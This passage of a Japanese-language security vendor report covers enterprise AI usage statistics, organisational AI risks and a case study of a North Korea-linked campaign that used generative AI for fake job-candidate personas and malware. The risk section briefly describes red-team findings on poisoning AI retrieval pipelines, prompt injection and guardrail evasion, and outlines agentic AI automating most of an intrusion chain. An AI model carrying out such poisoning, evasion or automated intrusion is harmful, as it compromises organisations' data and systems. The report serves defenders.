


図9: AI/MLトランザクション量に基づく上位10か国を示す地図(右の表:2025年6月～12月までの割合とトランザクション量合計)

国	割合	AI/MLトランザクション
米国	37.6%	2,190億
インド	14.1%	820億
カナダ	4.7%	270億
英国	4.3%	250億
日本	3.2%	190億
ドイツ	2.7%	160億
オーストラリア	2.6%	150億
フランス	2.4%	140億
中国	2.0%	120億
ブラジル	1.8%	110億

EMEAの分析結果

EMEA地域全体におけるAI/MLのアクティビティーは、少数の成熟した欧州市場に依然として集中していました。英国、ドイツ、フランス、スペインで、地域のトランザクションのほぼ半分を占めました。英国は世界のAIのアクティビティーに占める割合は小さいものの、EMEA内では一貫して圧倒的に大きな割合を占めており、2025年6月～12月にAI/MLトラフィックの20.3%を占めてこの地域をリードしています。

次にドイツは、製造業における継続的なAI統合により55億件を超えるAI/MLトランザクションが発生し、EMEAにおけるトランザクションの12.5%を占めました。フランスは地域のアクティビティーの11%を占め、すぐ後に続きました。大規模なAI投資公約を含む「France 2030」戦略などの政府主導の取り組みに支えられているほか、国際AIアクション サミットの開催国としての役割を果たしました。




図10: EMEA地域における国別のAIトランザクションの割合




図11: APAC地域における国別のAIトランザクションの割合

各地域の概況

APACの分析結果

アジア太平洋(APAC)地域におけるAI/ML利用状況は、急速に成長している市場がある一方で、複数国のより成熟した経済圏との間に顕著な差があることが特徴です。インド、日本、オーストラリアの3か国で、APAC地域におけるAI/MLトランザクションの大部分を占めており、インドだけですべてのアクティビティーのほぼ半分、つまり地域のAI/MLトラフィックの46.2%を占めています。これは主にテクノロジー/通信業界(310億件のトランザクション)によるものです。

それに続いたのが日本で、国家のAIポリシーの進化を背景に、APAC地域におけるトランザクションの10.4%を占めました。日本政府は、組織や産業におけるAI導入を促進するため、統合的な指針を示す国家AI推進法を制定しました。オーストラリアは、地域全体のアクティビティーの8.6%を占め、責任ある安全なAI導入に向けた国内での取り組みも継続しています。

組織におけるAIのリスクと脅威環境

調査が証明しているように、AIは一般公開されている生成AIツールから社内LLM、AIを活用したSaaSスイートに至るまで、組織のあらゆる層に浸透しています。組織は利用の増加に伴って、より広範かつ複雑な攻撃対象領域を管理する必要があります。最も重要なリスクは、以下のカテゴリーに分類されます。

データの露出と機密情報の漏洩

AIシステムは、ソース コード、顧客記録、財務情報、法的文書など、組織内で最も機密性の高いデータの一部を扱いますが、多くの場合、明確なセキュリティ ガードレールはありません。こうした露出は、ChatGPT、Grok、DeepSeekなどの公開ツールにおけるシャドーAIの利用や、設定ミスや不正確なラベルによってデータを表示するMicrosoft Copilotなどの過剰な権限が付与されたSaaS AIによって発生するのが一般的です。同時に、制御されていない検索拡張生成(RAG)パイプラインは、規制対象データを密かにプライベート モデルに取り込んでしまう可能性があります。一度機密情報がAIシステムに送信されると、保持されたり、再利用されたり、プロンプト操作やモデルの挙動によって露出したりする可能性があり、日々のAI利用が実際のデータ リスクにつながりかねません。

AIの利用状況とユーザーのプロンプトに対する可視性の欠如

多くの組織は現在も、AIが実際に日常的にどのように利用されているかという基本的な問いに答えることができていません。セキュリティ部門は、従業員がどのAIツールを利用して、どのようなプロンプトを送信し、機密情報が危険にさらされているかを明確に把握できないことが多い状況です。また、どの部門が重要なワークフローに生成AIを活用しているのかも、必ずしも明確ではありません。プロンプトを確認すると、多くの場合、プロンプト挿入の試みや操作パターン、ガードレールをほとんど労力をかけずに回避する違反行為が明らかになります。しかし、ほとんどの組織には、このアクティビティーをリアル タイムで確認するためのツールがありません。その結果、AIガバナンスは事後対応的になりがちで、問題が表面化してからやっと発動されることになります。

データ品質、ハルシネーション、モデル操作

AIが日常業務に統合されると、その出力における誤りは深刻な結果をもたらします。2025年には、AIが生成した指示が権威ある内容のよう聞こえたものの、実際には誤っていたケースに対応する必要がありました。RAGベースのシステムでは、偏ったデータや低品質な入力により、特にコンプライアンス重視の部門で偏った結果が出ることもありました。**レッド チーム演習や実地テスト**から、攻撃者がAIの検索パイプラインを汚染できることが明らかになりました。AIシステムが取り込む情報源に操作されたコンテンツを紛れ込ませたり、プロンプトをわずかに変えるだけで、AIの前提や精度の弱点を突いたりする手法が確認されています。ハルシネーション、暗黙的な変更、そしてグラウンディングの失敗は、AI出力への信頼を常に損なうものです。これらの失敗が放置されると、誤った出力が意思決定に直接影響を与え、リスクを増大させる可能性があります。

マッピングも保護もされていないプライベートAIモデル

組織は現在、管理型モデルと非管理型モデルを組み合わせて導入し、Salesforce、ServiceNow、Atlassianなどのプラットフォームに組み込まれたAI機能を活用しています。

しかし、多くの組織では、以下の点が依然として欠けています。

- モデルとサービスの完全なインベントリー
- 各モデルがどのデータにアクセスしているかの理解
- モデルのセキュリティやパッチレベル、脆弱性の状況の検証
- AIワークフローに供給されるソース コード リポジトリーのガバナンス

このマッピングの欠如は、プライベート モデルが公開システムで見られるのと同じプロンプト インジェクション、RAGポイズニング、データ漏洩の脆弱性を継承している場合に特に危険になります。モデルやそのデータフローが不明な場合、ポリシーを施行したり、リスクを有意義に評価したりすることはできません。

プライバシー、コンプライアンス、プロバイダーの多様性

AIプロバイダーは、組織データの処理にさまざまなアプローチを採用しています。プロンプトは保存されたり、トレーニングに再利用されたり、必ずしも明確ではない方法で記録されたりする場合があります。アクセス制御とモデル リネージはベンダーによって大きく異なります。この不一致により、GDPR、HIPAA、PCI DSSなどのフレームワーク全体でコンプライアンス上の課題が生じます。SaaSアプリケーションが、デフォルトで有効なAI機能を提供し、確立された承認プロセスを回避することで、組織のポリシーが規制の期待とずれて、リスクはさらに増大します。

実際の脅威と脆弱性


2025年も組織におけるAI導入の主なリスクは、現実の事例として顕在化し続けました。データの露出、AI利用の限られた可視性、ハルシネーションなどの懸念が、組織環境全体にわたる具体的なセキュリティ上の脅威と運用上の脆弱性として表面化しました。実際のインシデントやテスト結果から、これらのリスクはAIシステムの導入方法、データとの接続、日々のワークフロー内での信頼のされ方に起因していることが明らかになりました。

最も重大な根本的リスクのいくつかは、AIを悪用したソーシャル エンジニアリング、AIアプリケーションやAIアシスタントを介したデータ漏洩、エージェント型または半自律型のAIシステムの初期的な誤用として現れました。

AIを悪用したソーシャル エンジニアリングが顕著に増加し、攻撃者が生成AIを用いてより説得力のあるなりすましを行うようになりました。音声や動画のディープフェイクを使ったフィッシング(「ヴィッシング」)は、2025年に問題として報告されています。米国当局からの警告を含む複数の勧告において、AIが生成した音声やメッセージを悪用して公職者になりすますことが確認されています。[2]攻撃者は、特定の役割や意思決定プロセスに合わせて、信憑性の高いディープフェイクの動画や音声を生成するためにAIを悪用しているのです。

昨年は、**エージェント型AIが関与したサイバー スパイ活動**に関する信頼できる最初の報告書も発表されました。中国の国家支援型グループは、エージェント型AIを使って侵入チェーンの80～90%を自動化しました。自動化の対象には、偵察、悪用可能性の検証、資格情報の収集、ラテラル ムーブメント、データ漏洩が含まれ、人間の担当者が介入するのは、重要な判断を行う場面のみです。この事例は、自律型エージェントが従来の攻撃手法を機会の速度で実行できることを示しており、防御側が脅威を検知して対応する方法を根本的に見直す必要があることを明らかにしました。

攻撃者は、AIシステムを直接悪用するだけでなく、独自の開発ワークフローにAIを組み込み始めました。ThreatLabzが確認した複数のキャンペーンでは、マルウェアがAI支援によるコード生成と一致する特徴を示しており、攻撃に生成AIがますます悪用されていることが示唆されています。



以下の事例は、AIリスクを具体的な証拠に基づいて示しており、生成AIを悪用したデセプションや攻撃の実行から、レッド チーム演習テストまで、組織のAIシステムが実際の敵対的条件下でどのように機能するかを明らかにしています。

[2] Cybersecurity Dive、FBI、米国の高官がテキストやAIによる音声クローンを使ったなりすましの標的になっていると警告、2025年5月16日。

導入事例

北朝鮮関連のキャンペーンにおける生成AIを悪用したマルウェアとソーシャル　エンジニアリング

この事例は、生成AIが攻撃者の目的や手法を根本的に変えることなく、攻撃を強化できるようにしていることを示しています。

「Contagious Interview」キャンペーンでは、朝鮮民主主義人民共和国に連携するアクティビティーとより広範な北朝鮮のIT技術者計画に関連して、脅威アクターが生成AIを武器にソーシャル エンジニアリングを産業化し、信憑性の高い偽のペルソナを作成および運用するとともに、マルウェア開発においてAI支援コーディングを悪用していることをThreatLabzが確認しました。AIは、攻撃者の侵入方法とその後の行動の両方を正規のアクティビティーと区別しにくくなり、検知と対応のハードルが一層高まっています。

リソース開発とソーシャル エンジニアリング(インタビュー デセプション)

このキャンペーンは、生成AIを悪用してデジタル アイデンティティーを偽造することから始まります。包括的な学習ガイドを作成し、プロらしくありながら追跡不可能なプロフィール写真を生成するとともに、リモートインタビュー中に身元を隠すためにディープフェイクと音声操作ツールを使用します。このデセプションは、審査プロセスをすり抜け、機密性の高い技術職ポジションを確保することを狙って行われています。

以下の調査結果は、作戦のインタビュー準備段階がAIにどれほど依存しているかを示しています。

AIが生成するインタビュー対策用学習ガイド

脅威アクターは、技術インタビューの準備として生成AIを悪用して詳細な指導マニュアルを作成します。

例：1つの「学習ガイド」は70ページ以上で構成され、バックエンド エンジニアリングやWeb3開発などの分野の複雑な質問をカバーしています。

AIの主な指標

- ガイド内の応答には、「もちろんです」といった特徴的な表現が含まれます(図12)。
- マークダウン形式の要素が残っており、AIモデルによって生成された出力から直接コピー＆ペーストされていることを強く示唆しています(図13)。





図12：生成AIの特徴的な表現を示す質疑応答対応マニュアル



Project Requirements:

1. **Product Catalog**: Implement a product catalog where administrators can add, edit, and manage products. Users should be able to browse products with various filtering options.

2. **User Authentication and Roles**: Create a user authentication system with multiple user roles (admin, customer). Administrators should have access to the admin dashboard for managing products and orders.

3. **Shopping Cart**: Develop a shopping cart that allows users to add products, update quantities, and proceed to checkout.

4. **Order Management**: Implement order processing, allowing customers to place orders, view order history, and receive order confirmation emails.

5. **Payment Integration**: Integrate a payment gateway to handle online payments securely.

6. **Search and Filtering**: Implement search functionality to allow users to search for products based on keywords and apply filtering based on categories, price range, etc.

7. **Responsive Design**: Design the application with a responsive user interface to ensure a seamless experience across different devices.

8. **Error Handling and Validation**: Ensure proper error handling and validation throughout the application to deliver a smooth user experience.

図13：生成AIの出力から直接コピーされた可能性が高いことを示すマークダウン形式

事例：北朝鮮関連のキャンペーンにおける生成AIを悪用したマルウェアとソーシャル エンジニアリング

AI画像編集によるアイデンティティーの偽造

北朝鮮のIT技術者は、AIの画像生成と編集技術を悪用し、履歴書、プロモーション ページ、GitHubプロフィール用の偽のデジタル アイデンティティーを生成します。

例：AI生成画像には、よりプロらしく見える顔写真や、西洋的な美的特徴を取り入れた表現が含まれることがあります。背景は、作業環境を隠すために削除されたり、加工されたりすることが多いです。

AIの主なサイン

- 画像には、過度に専門的に編集された不自然な特徴が示されています(図14)。
- 画像のメタデータや視覚的なアーティファクトから、AIによって背景が除去された証拠が検出されました(図15)。

図14：オリジナル画像（左）とAI編集画像（右）

